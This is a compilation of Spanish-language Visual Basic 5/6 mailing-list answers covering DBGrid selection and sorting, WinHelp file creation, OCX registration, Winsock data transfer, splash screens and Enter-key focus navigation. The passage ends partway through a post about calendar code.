
Seleccionar multiples filas en el DbGrid

Yo uso la posibilidad de la DBGrid de seleccionar varios registros para que aquellos que están seleccionados sean borrados.
Acá te mando la programación del evento de la DBGRid y también la función que uso para borrar todos los registros seleccionados

```
Private Sub DBGrid1_RowColChange(LastRow As Variant, ByVal LastCol As
Integer)
Dim boo As Variant
Dim i
    If lGridaCongelada Then Exit Sub
    If LastCol > -1 Then
        boo = DBGrid1.Bookmark
        For i = 0 To DBGrid1.SelBookmarks.Count - 1
            If boo = DBGrid1.SelBookmarks(i) Then
                DBGrid1.SelBookmarks.Remove i
                Exit Sub
            End If
        Next
        DBGrid1.SelBookmarks.Add boo
    End If
End Sub

Sub BorrarSeleccionados()
Dim i%
    If DBGrid1.SelBookmarks.Count > 0 Then
        lGridaCongelada = True
        For i = 0 To DBGrid1.SelBookmarks.Count - 1
            dataLote.Recordset.Bookmark = DBGrid1.SelBookmarks(i)
            dataLote.Recordset.Delete
        Next
        dataLote.Refresh
        DBGrid1.Refresh
        dataLote.Recordset.MoveFirst
        lGridaCongelada = False
    End If
End Sub
```

Espero te sirva.

--
María Andrea Vignau

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Seleccionar toda la fila en el DbGrid

```
Se te ocurrió:
1- Hacer click con el botón derecho sobre la grida
2- Elegir preferencias del menú que aparece
3- Ir al tab "splits"
4- Seleccionar la propiedad MarqueeStyle y ponerla en HighlightRow

Espero que ésto sea lo que querés. Suerte


--
María Andrea Vignau
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Seleccionar varios labels mediante MouseMove

>radica en que aunque salta el mousemove cuando arrastro el cursor sobre
>ellos, su propiedad INDEX (que como sabéis es la que indica sobre cuál
>label en concreto estoy actuando) NO SE CAMBIA, resultándome imposible
>saber cuál de los controles está siendo seleccionado en cada momento.

He probado y creo que el problema radica en que pinchas y arrastras sin dejar de pulsar el botón (por otra parte, es la manera "normal" de seleccionar). Como no sueltas el MouseMove siempre se produce en el campo sobre el que pinchaste.

Si en el evento llamas a la función ReleaseCapture no te ocurrirá eso.

```
Declare Function ReleaseCapture Lib "user32" () As Long
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Tutorial para creacion de HLPs

Saludos listeros:

Hace poco más de un mes comenteé que estaba preparando un fichero que explica cómo preparar un archivo de ayuda en formato HLP.

Fueron varios los que me lo pidieron, pero por cuestiones personales me fue imposible traerlo hasta hoy.

Siento el retraso, pero más vale tarde que nunca.

Espero que os sirva de algo.

Ficheros HLP

Este tutorial pretende que el usuario se inicie el la creación de archivos de ayuda, llegando al final a poder realizar un fichero HLP con enlaces entre sus páginas.

Unos en los aspectos en que Windows ha conseguido hacer un estándar es en los ficheros de ayuda. Todo está dirigido por un programa, el WINHELP.

Cuando programábamos en entornos DOS, una de las principales desventajas que teníamos los desarrolladores era la de brindar ayuda al usuario. Siempre terminábamos por inventar un sistema de ayuda para cada aplicación.

En Windows, todos los programas usan un mismo sistema de ayuda: los archivos HLP. Hay otros muchos formatos para ficheros de ayuda, pero los primeros fueron estos ficheros. Y es de este tipo de archivos, de los que me voy a dedicar en este tutorial.

Herramientas necesarias:

Para poder hacer un sistema de ayuda para sus aplicaciones necesitará, básicamente, tres elementos: un editor, un compilador de ayudas, y un visualizador de ayudas.

Como editor nos vale cualquiera que admita el formato RTF, como compilador de ayuda, nos sirve el que Visual Basic trae, el HC, y como visualizador de estos ficheros, usaremos el propio WINHELP.

En este tutorial se usará el Word como editor de textos que admite formato RTF.

Un archivo RTF no es utilizable por el WINHELP, así que previamente hay que compilarlo, y ahí es donde entre en juego el HC (Help Compiler). Esta aplicación no es una aplicación Windows, por lo tanto se ejecutará en entorno DOS. Usaré el Word 6.0 y el HC 3.1, y así podremos crear ayudas que funcionen en Win 3.xx y en 95. Si usásemos el HC 4.0, que viene con el SDK de windows 95, no podríamos ver esos archivos con Windows 3.xx.

Un primer ejemplo

Crearemos un primer ejemplo, sin gráficos ni enlaces. Sólo texto.

Abrimos el Word y escribimos cualquier texto, con posibilidad de utilizar

distintos tipos de letra, tamaños, colores, ...

Ahora ya estamos en disposición de crear un archivo de poryecto, que es el fichero donde le vamos a indicar al compilador de qué archivos está compuesto nuestro futuro HLP.

Un archivo de proyecto es un fichero ASCII que podremos crear con cualquier editor de textos, como por ejemplo el EDIT del DOS. En este archivo hay múltiples secciones, tipo a los archivos INI de Windows 3.xx.

La sección [FILES] contiene la lista de los nombres de archivo que componen nuetro proyecto. Si hemos llamado al texto escrito en Word EJEMPLO.RTF, podríamos crear un archivo de poryectoque se llamara EJEMPLO.HPJ. Lo importante aquí es la extensión, no el nombre, aunque es un buen método llamar al archivo del proyecto como al de texto.

Tendremos entonces algo así:

```
[FILES]
EJEMPLO.RTF
```

Ahora estamos en disposición de compilar el proyecto, así que vamos a llamar al HC y le pasaremos por parámetro el nombre del archivo de proyecto.
No es bçnecesario dar la extensión. En nuestro ejemplo sería: HC EJEMPLO, suponiendo, claro, que nos encontremos en el directorio en el que se encuentra el HC, o que este se encuentre el la instrucción PATH del AUTOEXEC.BAT.

Una vez realizada la compilación obtendremos un archivo HLP, que será nuestro archivo de ayuda. Este fichero ya lo podemos ver con el WINHELP desde Windows, o lo que es lo mismo, haciendo doble clic sobre él.

Compliquemos las cosas

Para hacer más de una página, sólo tenemos que introducir saltos de página en nuestro documento RTF. En Word se hace con la combinación de teclas + . Para que el usuario pueda pasar de una página a otra, lo que se hace es asignar un identificador a cada página. Este identificador será único y servirá para facilitar la navegación mediante enlaces.

Para asignar estos identificadores hay que situar el cursor del Word al comienzo de la página que se quiere “indentificar”. Luego hay que insertar una nota al pie de pa´gina. En Word, encuentra esta opción en el menú Insertar, y la opción Nota al pie. Como marca personal introduciremos una almohadilla (#), que indicará al HC que lo que viene a continuación es un identificador. Al pulsar el botón Aceptar, se abrirá una ventana en la parte de abajo en la que deberá introducir el identificador.

Una vez tengamos las páginas con un identificador cada una podemos agregar enlaces para ir de unas a otras. Para que el HC sepa que un conjunto de palabras van a actuar en forma de enlace, tenemos que darles el atributo de doble subrayado. Es decir, escribimos el texto, y lo seleccionamos.
Luego, en el menú Formato, en Fuentes, tenemos la opción de doble subrayado, que demos de seleccionar.

Ahora que ya tenemos un enlace, debemos indicar al HC a dónde lleva dicho enlace. Para ello, justo después del enlace, sin de jar ningún espacio, escribimos el identificador al que hace referencia el enlace.
Además tenemos que dar el atributo de oculto a este identificador. En Formato |

Fuentes tenemos el atributo oculto.

Para que el texto oculto lo podamos ver durante la edición, nos vamos al menú Herramientas, y a la opción Opciones. Ahí tenemos una carpeta que se llama Ver, y dentro de ella, en el grupo Símbolos no imprimibles, activamos la opción Texto oculto.

Desde Visual Basic

Para que al pulsar la tecla F1 salte la ayuda, el las opciones del proyecto en Visual Basic, hay un campo que pone Help File, o Archivo de Ayuda en su versión española. Ahí escribimos el nombre del archivo de ayuda de la aplicación.

Además nosotros querer que al estar en una determinada pantalla, al pulsar un botón tengamos que ir a una determinada página del archivo de ayuda. Bien, pues casi todos los controles de VB disponen de una propiedad llamada HelpContextID, cuyo propósito es el de contener un identificador del archivo de ayuda. Este identificador será un número,mediante el cual, nuestro programa VB le dirá a WINHELP donde quiere que se sitúe.

Para compilar el proyecto añadiremos una sección más: [MAP].

Esta nueva sección nos ayudará a asociar a cada identificador de texto que hemos introducido un número, para que usa VB.

```
[FILES]
EJEMPLO.RTF

[MAP]
Pagina1 10
Pagina2 20
Pagina3 30
```

Pruebe ahora con el programa VB. Pulse F1 sobre un control al que no le haya asignado nada a esa propiedad (HelpContextID), y luego pulse F1 teniendo el foco sobre otro control al que si le ha puesto uno de esos números an HelpContextID.

Un cordial saludo...

==========
Si puede imaginarse, puede programarse.
ramon.egido@adecco.es
Programador Senior.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Como registrar un OCX

A ver si te sirve esto:

Registrando ficheros DLL/OCX

Hay veces en las que es necesario ser capaz de registrar o desregistrar un fichero. Si los nombres de los ficheros se conocen en tiempo de diseño puedes llamar a las rutinas de registro directamente. Por ejemplo :

```
Declare Function DllRegisterServer Lib "Threed32.OCX" () As Long
Declare Function DllUnregisterServer Lib "Threed32.OCX" () As Long
```

Para acceder a más de un fichero es necesario el empleo de alias :

```
Declare Function Register3D Lib "Threed32.OCX" _
Alias "DllRegisterServer" () As Long
Declare Function RegisterMyDLL Lib "MyFile.DLL" _
Alias "DllRegisterServer" () As Long
```

Si no conocemos los nombres hay dos alternativas:
1. Emplear la utilidad REGSVR32.EXE:

```
x=Shell("regsvr32 threed32.ocx",1) ' registrar con mensaje
x=Shell("regsvr32 /s threed32.ocx",1) ' registrar sin mensaje
x=Shell("regsvr32 /u threed32.ocx",1) ' desregistrar con mesaje
x=Shell("regsvr32 /u /s threed32.ocx",1) ' desregistrar sin mesaje
```

El problema es que no puedes saber si el proceso acabó con éxito o no.

2. Emplear las rutinas del SetupKit (ver los fuentes del setup1.vbp como ejemplo):

```
Declare Function DLLSelfRegister Lib "VB5STKIT.DLL" _
(ByVal lpDllName As String) As Integer
Declare Function GetClsidFromActXFile Lib "VB5STKIT.DLL" _
(ByVal pszFilename As String, ByVal pszProgID As String, _
ByVal pszClsid As String) As Long
Declare Function RegisterTLB Lib "VB5STKIT.DLL" _
(ByVal lpTLBName As String) As Integer
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Controles de un contenedor.

```
>Un control Picture Box, así como un Frame, pueden ser contenedores de otros
>controles.
>Cómo puedo saber cuantos y cuales controles estan dentro de un control
>contenedor???, es lo mismo que usar la coleccion de Controls dentro de una
>forma.

Para los controles que poseen la propiedad hwnd puedes usar :

Private Declare Function GetParent Lib "user32" (ByVal hwnd As Long) As Long


Dim ctl As Control

On Error Resume Next
For Each ctl In Me.Controls
    If Frame1.hwnd = GetParent(ctl.hwnd) Then 'esta dentro del frame
    End if
Next ctl


Un saludo.
```


_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Enviar estructuras de datos con el control Winsok *(2 mensajes)*

>>>>
Me gustaria saber si es posible enviar estructuras de datos, en lugar de simples enteros, o numeros flotantes, utilizando el control Winsock que viene con el VB.
De momento lo que he tenido que hacer es codificar todos los campos de la estructura en un String, y luego extraer los datos con MID$() y cosas así.
<<<<

Puedes definir un string de longitud fija lo suficientemente grande para contener la estructura (en nº de bytes) y copiar los bytes de la estructura al string con la función del api RtlMoveMemory y en el destino hacer lo contrario:

```
Private Declare Sub CopyMemory Lib "kernel32" Alias _
    "RtlMoveMemory" (pDst As Any, pSrc As Any, ByVal ByteLen As Long)

Dim aux As String * 50 'suponiendo que la estructura ocupa 50 bytes o menos

CopyMemory ByVal aux, MiEstructura, LenB(MiEstructura)

Y en el destino :

CopyMemory MiEstructura, ByVal aux, LenB(MiEstructura)
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

---

No necesitas utilizar el API si como dice José Rubí de la Vega utilizas una estructura que contenga un string de longitud fija lo suficientemente grande para contener la estructura (en nº de bytes) y copiar los bytes de la estructura original a la string del string con LSet. Con el control Winsock pasas el string y haces el paso inverso a la asignación con LSet. Es decir:

Define:

```
Private Type estruPaso
    datos As String * 50 (supongamos que la estructura original tiene 50 bytes)
End Type
....
dim mSt as estrPaso
 LSet mSt = tuEstructuraOriginal
....
pasa con Winsock mSt.datos
....
'Obtiene datos
```

```
LSet tuEstructuraOriginal = mSt
```

Un Saludo.
Guillermo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ordenar DBGRID

```
Public Sub SortDBGrid(dbg As DBGrid, dat As Data, Optional AscPmt As
Variant)

    '//AscPmt: True:Ascendente (predeterminado), False: Descendente

    Dim rs As Recordset
    Dim Clause As String
    Dim FieldName As String
    Dim Asc As Boolean
    Dim CurrCol As Integer

    On Error GoTo SortErr

    If IsMissing(AscPmt) Then
        Asc = True
    Else
        Asc = CBool(AscPmt)
    End If

    CurrCol = dbg.Col
    FieldName = dbg.Columns(CurrCol).DataField

    If dat.Recordset.Fields(FieldName).Type = dbMemo Then
        MsgBox "Los Campos Memo no son ordenables"
        Exit Sub
    End If

    Screen.MousePointer = vbHourglass
    Set rs = dat.Recordset
    Clause = "[" + FieldName + "]"

    If Not Asc Then
        Clause = Clause + " DESC"
    End If

    rs.Sort = Clause
    Set dat.Recordset = rs.OpenRecordset(rs.Type)

    dbg.Col = CurrCol
    dbg.SetFocus

    Screen.MousePointer = vbDefault
    Exit Sub

SortErr: '//Any procedure

End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas con el UserConnection

También estoy programando con SQL Server 6.5- VB 5.0 - RDO pero cuando intenté hacer
funcionar la UserConnection me sacó del medio diciéndome que no conocía los tipos de
datos del los argumentos de los procedimientos almacenados en la BD. Fuí al sitio de
microsoft y encontré que este error estaba detectado y que la solución era bajar el paquete de UserConnection del VB 6.0 que estaba disponible para download. Lo bajé, probé y cuando lo instalé se ubicó solo en el directorio C:\program files\devstudio.... el problema fué que tengo el Win 95 en castellano, así que tengo
instalado el VB en C:\archivos de programa\devstudio... así que no emparchó nada. Cuando intenté arregla a mano (copiando el directorio a su correcta ubicación y buscando todas las referencias al path incorrecto en el registro) no anduvo, así que
lo deseché. El artículo está en
http://support.microsoft.com/support/kb/articles/q193/8/70.asp y la userconnection para download está disponible en
http://msdn.microsoft.com/vbasic/downloads/download.asp?ID=091 y son 222KB.
El motivo para hacer el download es el siguiente:

Descripción
La nueva versión del RDO 2.0 rompe el UserConnection Designer del Visual Basic 5. Este problema puede ser causado por la instalación de la última versión del RDO 2.0 sin instalar la última versión del UserConnection Designer. Los síntomas incluyen:
- Cuando intentas añadir consultas empleando el UserConnection Desginer obtienes el error "Unable to create the type information for this connection".
- Al cerrar el UserConnection Designer te da un GPF.
Este problema no ocurre con la versión del UserConnection Designer que viene con Visual Basic 6.0. Solución: descarga el fichero y actualiza el UserConnection Designer para que puede trabajar con los nuevos componentes RDO 2.0.

Tuve problemas también con el DBGrid y el DBCombo. Con el TrueDBGrid tuve tantos problemas que deseché su uso. Con los anteriores, la mayor parte se solucionó al instalar el ServicePack 3, excepto que cuando uso el DBCombo el formulario se niega a descargarse (no dispara los eventos Unload ni QueryUnload y no se lo puede descargar excepto terminando la ejecución del programa con End).
Lamento no tener una respuesta corta y específica.

Suerte como beta tester del RDO (creías que es un producto terminado!!!.... TE ENGAÑARON!!! :-)

karloz wrote:

>
>
> Tengo una aplicacion en VB 5.0 y al momento de ejecutar me salen errores
> que no salen cuando lo compilo dentro del porpio VB , yo para esto uso RDO
> pero no he instalado ningun parche, ni para el VB ni para el NT , seran
> necesarios el problema es que yo uso un UserConnection para conectar a mi
> base de datos en SQL SERVER 6.5 y no conecta (cuando es el ejecutable)
> es decir por ejemplo : MSRDCBusqueda.sql = "Select * from TablaX"

> y este MSRDC esta enlazado a un DBGRIDx , luego al hacer un MSRDC...
> .refresh no jala los datos, pero en momento de compilarlo en el VB si lo
> hace .. alguien podria ayudarme en esto????
>
> GRACIAS DE ANTEMANO!!

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problemas con elDbGrid no enlazado

Claro que existe errores en el dbgrid no enlazado, para solucionarlo tienes que modificar el procedimiento grdDataGrid_UnboundReadData y GetRelativeBookmarks que es lo que causa el problema. El fragmento de código es el sgte:

CODIGO EXTRAIDO DEL EJEMPLO PARA ADDDATA, DELETEROW Y WRITEDATA

```
Private Sub grdDataGrid_UnboundAddData(ByVal RowBuf As RowBuffer, _
                                       NewRowBookmark As Variant)
Dim iCol As Integer

GridTotalRows = GridTotalRows + 1
ReDim Preserve ArrGrid(col - 1, GridTotalRows - 1)
NewRowBookmark = GridTotalRows - 1 'Establece el marcador a la última fila.

For iCol = 0 To UBound(ArrGrid, 1)
    If Not IsNull(RowBuf.Value(0, iCol)) Then
        ArrGrid(iCol, GridTotalRows - 1) = RowBuf.Value(0, iCol)
    Else
         ArrGrid(iCol, GridTotalRows - 1)= grdDataGrid.Columns(iCol).DefaultValue
    End If
Next iCol

End Sub

Private Sub grdDataGrid_UnboundDeleteRow(Bookmark As Variant)
Dim iCol As Integer, iRow As Integer

For iRow = Bookmark + 1 To GridTotalRows - 1
    For iCol = 0 To NumberOfLines - 1
        ArrGrid(iCol, iRow - 1) = ArrGrid(iCol, iRow)
    Next iCol
Next iRow
GridTotalRows = GridTotalRows - 1
End Sub

Private Sub grdDataGrid_UnboundWriteData(ByVal RowBuf As RowBuffer,
WriteLocation As Variant)
Dim iCol As Integer
For iCol = 0 To NumberOfLines - 1
    If Not IsNull(RowBuf.Value(0, iCol)) Then
        ArrGrid(iCol, WriteLocation) = RowBuf.Value(0, iCol)
    End If
Next iCol
End Sub
```

CODIGO MODIFICADO PARA UNDBOUND READDATA Y GETRELATIVEBOOKMARK:

```
'************************************************************
Private Sub grdDataGrid_UnboundReadData(ByVal RowBuf As RowBuffer,
StartLocation As Variant, ByVal ReadPriorRows As Boolean)
    Dim Bookmark As Variant
    Dim i As Long, RelPos As Long
    Dim J As Integer, RowsFetched As Integer
    Bookmark = StartLocation
```

```
    If ReadPriorRows Then
        RelPos = -1
    Else
        RelPos = 1
    End If
    RowsFetched = 0
    For i = 0 To RowBuf.RowCount - 1
        Bookmark = GetRelativeBookmark(GridTotalRows, Bookmark, RelPos)
        If IsNull(Bookmark) Then Exit For
       For J = 0 To RowBuf.ColumnCount - 1
         RowBuf.Value(i, J) = GetUserData(NumberCols, GridTotalRows,ArrGrid,
Bookmark, J)
        Next J
        RowBuf.Bookmark(i) = Bookmark
        RowsFetched = RowsFetched + 1
    Next i
    RowBuf.RowCount = RowsFetched

End Sub

Private Sub grdDataGrid_UnboundGetRelativeBookmark(StartLocation As
Variant, ByVal Offset As Long, NewLocation As Variant, ApproximatePosition
As Long)
    Dim Index As Long
    If IsNull(StartLocation) Then
        If Offset < 0 Then
            Index = GridTotalRows + Offset
        Else
            Index = -1 + Offset
        End If
    Else
        Index = Val(StartLocation) + Offset
    End If
    If Index >= 0 And Index < GridTotalRows Then
       ApproximatePosition = Index
       NewLocation = MakeBookmark(Index)
    Else
       NewLocation = Null
    End If

End Sub

LOS PROCEDIMIENTOS SON:

Public Function GetUserData(ByVal MAXCOL, ByVal NUMFILA&, ARR() As
String, Bookmark As Variant, Col As Integer) As Variant
    Dim Index As Long
    Index = IndexFromBookmark(NUMFILA, Bookmark, False)
    If Index < 0 Or Index >= NUMFILA Or Col < 0 Or Col >= MAXCOL Then
        GetUserData = Null
    Else
      GetUserData = ARR(Col, Index)
    End If
End Function

Public Function GetRelativeBookmark(ByVal NUMFILA&, Bookmark As
Variant, RelPos As Long) As Variant
    Dim Index As Long
```

```
    Index = IndexFromBookmark(NUMFILA, Bookmark, RelPos < 0) + RelPos
    If Index < 0 Or Index >= NUMFILA Then
        GetRelativeBookmark = Null
    Else
        GetRelativeBookmark = MakeBookmark(Index)
    End If
End Function

Public Function IndexFromBookmark(ByVal NUMFILA&, Bookmark As Variant,
ReadPriorRows As Boolean) As Long
    Dim Index As Long
    If IsNull(Bookmark) Then
        If ReadPriorRows Then
            IndexFromBookmark = NUMFILA
        Else
            IndexFromBookmark = -1
        End If
    Else
        Index = Val(Bookmark)
        If Index < 0 Or Index >= NUMFILA Then Index = -9999
        IndexFromBookmark = Index
    End If
End Function

Public Function MakeBookmark(Index As Long) As Variant
    MakeBookmark = str$(Index)
End Function
```

Dale una "ojeada" y adecualo a tus necesidades. Espero que te sirva , por si acaso tengo el BV50 con SP3...

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

*U*pdate del Setup Wizard

En http://www.microsoft.com/vstudio/owner/default.asp puedes encontrar :
un Update del Setup Wizard (Para VB5), creo que te tienes que registrar
para descargarlo.

Saludos

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ventana de presentacion (splash)

Integrantes de la lista:

Estuve buscando sobre la forma de presentar una ventana de presentacion o Forma Splash y encontré lo siguiente en:
http://www.mvps.org/vbnet/res/resinfo/splashscr.htm

La página esta en inglés, pero la pase a espannol.

Posted Saturday March 1, 1997
Updated Sunday January 03, 1999 How to Create a 'Splash Screen' in Visual Basic VBnet FramesApplies to: VB4-32, VB5, VB6

Crear una forma y poner sus propiedades para que reflejen: No menú, no Titulo, No botones de Minimizar y Maximizar, y no Control box. Poner el estilo del borde en 0,1 o 3. En su proyecto, crear un nuevo modulo, *.bas.

Colocar lo siguiente en la parte de declaraciones del modulo:

```
'Constants for topmost.
Public Const HWND_TOPMOST = -1
Public Const HWND_NOTOPMOST = -2
Public Const SWP_NOMOVE = &H2
Public Const SWP_NOSIZE = &H1
Public Const SWP_NOACTIVATE = &H10
Public Const SWP_SHOWWINDOW = &H40
Public Const TOPMOST_FLAGS = SWP_NOMOVE Or SWP_NOSIZE

Public Declare Function SetWindowPos _
    Lib "user32" Alias "SetWindowPos" _
   (ByVal hwnd As Long, ByVal hWndInsertAfter As Long, _
    ByVal x As Long, ByVal y As Long, _
    ByVal cx As Long, ByVal cy As Long, _
    ByVal wFlags As Long) As Long
```

En la forma que ud. disenno para se la pantalla splash o de presentacion, coloque todos los controles que quiera que tenga la pantalla. Salvela como frmsplash.frm. En el evento frmSplash Form_Load event, ponga:

```
Private Sub Form_Load()
   Dim r As Long
   r = SetWindowPos(Me.hwnd, HWND_TOPMOST, 0, 0, 0, 0, TOPMOST_FLAGS)
End Sub
```

En el modulo *.bas, crear un procedimiento (un Sub), llamado Main, y en él poner:

```
Private Sub Main ()
  'Mostrar la pantalla de presentacion
   frmSplash.Show
   DoEvents

  'Ejecutar el codigo requerido para la inicializacion de alguna otra forma
```

```
  '{Codigo}

  'Mostrar la forma principal de la aplicacion
   frm(Nombre de la forma principal).Show
   DoEvents

  'Ejecutar cualquier otras funciones de arranque requeridas
  '{codigo}

  'Descargar la forma splash y liberar la memoria
   Unload frmSplash
   Set frmSplash = Nothing

   'Poner el foco en la forma principal
    Frm(Forma principal de la aplicacion).setfocus
End Sub
```

Comentarios

En lugar de frm(su nombre de forma principal de aplicacion), ponga el nombre actual de la forma principal de la aplicacion. Por ej: frmAppMain.

En VB5, Desde Project(Proyecto)/Properties menu(Propiedades del proyecto), en la parte de "Objeto Inicial", busque y seleccione la opcion de "Sub Main".
En VB4, desde Tools(Herramientas)/Options menu(Opciones de menu), seleccione el "project tab", y en la parte de "startup form" ponga "Sub Main".
En VB2/VB3, en Options/Project menu, seleccione Start Up Form, y pongale "Sub Main".

Corra la aplicacion. La pantalla splash aparecera primero, y su ventana principal se desplegara detras de ella. Una vez el codigo del Form_Load se haya ejecutado, el control retornara al Sub Main para procesar el codigo final, y entonces descargara la pantalla splash.

Espero que les sirva tanto como a mi.

Un Saludo

Liliana Ma. Francheska Salazar Martínez
Correo-E: cheskasm@latino.net.co
Opcional: fcheska@hotmail.com
Santander - Colombia

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Tamaño y posición de la barra de tareas

-----Original Message-----
From: Oscar Manuel Gomez Senovilla <oscarsen@eims.es>
Date: Saturday, April 04, 1998 5:36 PM

>> ¿Cómo puedo saber el tamaño y la posición de la barra de tareas de w95 en
>> un momento determinado?

>

No puedes de manera directa. Lo que sí puedes es determinar las coordenadas del área de trabajo, llamando a SystemParametersInfo. Te paso un ejemplo. Pega este código en un módulo .BAS. Si quieres ajustar el tamaño de la ventana de manera que llene el área disponible del escritorio, sólo necesitas la instrucción:

FillSystemWorkArea

Si revisas ese procedimiento, allí se ve cómo se solicita el tamaño del área cliente, so, puedes ajustarlo para lo q necesites.

```
Option Explicit
' OJO: todas las declaraciones son privadas para evitar
' posibles problemas con las mismas declaraciones hechas
' en otros módulos

' coordenadas de un rectángulo
Private Type RECT
    Left As Long
    Top As Long
    Right As Long
    Bottom As Long
End Type

' actions de SystemParametersInfo
Private Const SPI_GETWORKAREA = 48

' SystemParametersInfo: wrapper para solicitar workarea
Private Declare Function WorkAreaSPI Lib "user32" _
    Alias "SystemParametersInfoA" _
        (ByVal uAction As Long, ByVal uParam As Long, _
            ByRef lpvParam As RECT, ByVal fuWinIni As Long) As Long

' esta rutina cambia el tamaño y posición de una forma
' de manera que llene el área del escritorio de Win95
Public Sub FillSystemWorkArea(Forma As Form)
    Dim lResult As Long
    Dim lLastError As Long
    Dim APICallRect As RECT
    ' traer work area del sistema
    lResult = WorkAreaSPI(SPI_GETWORKAREA, 0&, APICallRect, 0&)
    ' detectar lasterror del DLL
    lLastError = Err.LastDllError
    ' validar si algo falló
```

```
    If lResult = 0 Then
        ' si el resultado es 0, algo salió mal.
        MsgBox "Error al leer WorkArea de Sistema. Código: " & lLastError
    Else
        ' ojo: hay que ajustar pixels a twips
        With APICallRect
            .Top = .Top * Screen.TwipsPerPixelY
            .Bottom = .Bottom * Screen.TwipsPerPixelY
            .Left = .Left * Screen.TwipsPerPixelX
            .Right = .Right * Screen.TwipsPerPixelX
        End With
        ' ajustar posición de la forma
        With APICallRect
            Forma.Top = .Top
            Forma.Left = .Left
            Forma.Height = .Bottom - .Top
            Forma.Width = .Right - .Left
        End With
    End If
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Bloqueo de columnas en un DbGrid

Para que te funcione el bloqueo de las columas 0, 1 y 3, puedes hacerlo de dos formas:

1. En tiempo de diseño

Una vez que has puesto en la propiedad RecordSource del control Data la expresion SQL (Select) respectiva y has conectado el DBGrid con el control Data, selecciona el DBGrid y sobre el presiona el boton derecho del mouse y escoge la opcion "Recuperar campos", luego sobre el mismo menu contextual escoges Propiedades..., Pestaña Diseño (Layout), luego escoge las columnas que quieres bloquear y marcalas Locked.

2. En tiempo de ejeucion

Para bloquear las columnas 0, 1 y 3 tienes que crear tres variables de objeto Column que representan los campos, luego es posible manipular sus propiedades (Locked, Caption, etc)

Incluye este codigo dentro del formulario (Evento Activate):

```
Private Sub Form_Activate()

Dim Columna0 As Column
Dim Colunma1 As Column
Dim Columna3 As Column

Set Columna0 = DBGrid1.Columns(0)
Set Columna1 = DBGrid1.Columns(1)
Set Columna3 = DBGrid1.Columns(3)

Columna0.Locked = True
Columna1.Locked = True
Columna3.Locked = True

End Sub
```

Cualquiera de los dos metodos tienen el mismo efecto

Armando Muñoz
armu96@amauta.rcp.net.pe
Lima - Perú

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar foco con ENTER para N Controles

Diego:

Tu pregunta me hizo pensar en como hacerlo si necesidad de entrar a escribir código especificamente en cada unos de los controles a los que se quiere pasar el foco... la tarea sería muy dura si pensamos que la forma puede tener muchos controles.

Ahí te mando el código necesario para hacerlo sin importar la cantidad de controles y escribiendo el código en una sóla parte. La solución es aprovechar la propiedad de la forma KEYPREVIEW, en TRUE, la cual hace que las teclas se procesen primero en la forma antes que en los controles y aprovechar la propiedad TABINDEX de los controles.

```
Private Sub Form_KeyPress(KeyAscii As Integer)
If TeclaEnter(KeyAscii) Then
        'KeyAscii = 0, La funcion se encarga de anular el valor
        'de la tecla keyascii
End If
End Sub

Function TeclaEnter(KeyCode As Integer) As Boolean
On Error GoTo OcurrioError
Static MNtabindex As Integer, I As Integer
Static Micontrol As Control
Static MLHuboError As Boolean 'Variable que indica si hubo error o no

TeclaEnter = False
MNtabindex = Screen.ActiveControl.TabIndex
If KeyCode = 13 Then
    TeclaEnter = True
    KeyCode = 0 'Anula la entrada de la tecla enter, de lo
    'contrario, sino se anula, al pulsar la tecla enter, se emite
    'un sonido cada vez que se cambia de control
     Do While True
        MLHuboError = False
        MNtabindex = MNtabindex + 1
        If MNtabindex > Me.Controls.Count - 1 Then
           MNtabindex = 0 'El primer foco
        End If
        For Each Micontrol In Me.Controls
               If Micontrol.TabIndex = MNtabindex Then
                   Micontrol.SetFocus
                   If Not MLHuboError Then Exit For
               End If
        Next
        'termina el ciclo infinito
        If Not MLHuboError Then Exit Do
     Loop
End If
Salir:
    Exit Function
OcurrioError:
    If Err.Number = 438 Then
```

```
       'El control de la propiedad Tabindex no acepta el evento Setfocus
        MLHuboError = True
        Resume Next 'Siguiente linea del error
    End If
End Function

No es mas.....

Saludos, Liliana


> Hola amigos hojala me puedan ayudar en lo siguiente.
>
> 1. Alguien sabe como pasar el foco de un control a otro con al
> presionar la
> tecla ENTER y no TAB.
>
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Codigo Calendario

Mando el codigo a la lista porque es bastante reducido.

Creanme que no se van a deslumbrar con la tecnologia :)) pero es que no tengo tiempo como para apartarme del proyecto principal y ponerme a averiguar como hacer un OCX como Dios manda.

El metodo que uso no es NADA bueno, pero funciona OK.
Lo correcto seria hacer un OCX (si alguien que tenga experiencia quiere ayudarme a hacerlo (Freeware por cierto)... :)

la cosa funciona así:
1- Se agrega el formulario al proyecto.
2- Cuando se quiere mostrar el calendario se coloca

```
Calen.FillCalen Fecha_por_defecto        'para cargarle la fecha
Calen.Show 1                     'para mostrarlo
Campo.text = Calen.IntDate             'se asigna la fecha al campo (por ejemplo)
```

Eso es todo (si, ya se que es mucho lio...)

Para navegar dentro del calendario:
MOUSE:
-ETIQUETA MES: Botón derecho aumenta el mes y el izquierdo lo disminuye.
-ETIQUETA AÑO: igual pero con el año.
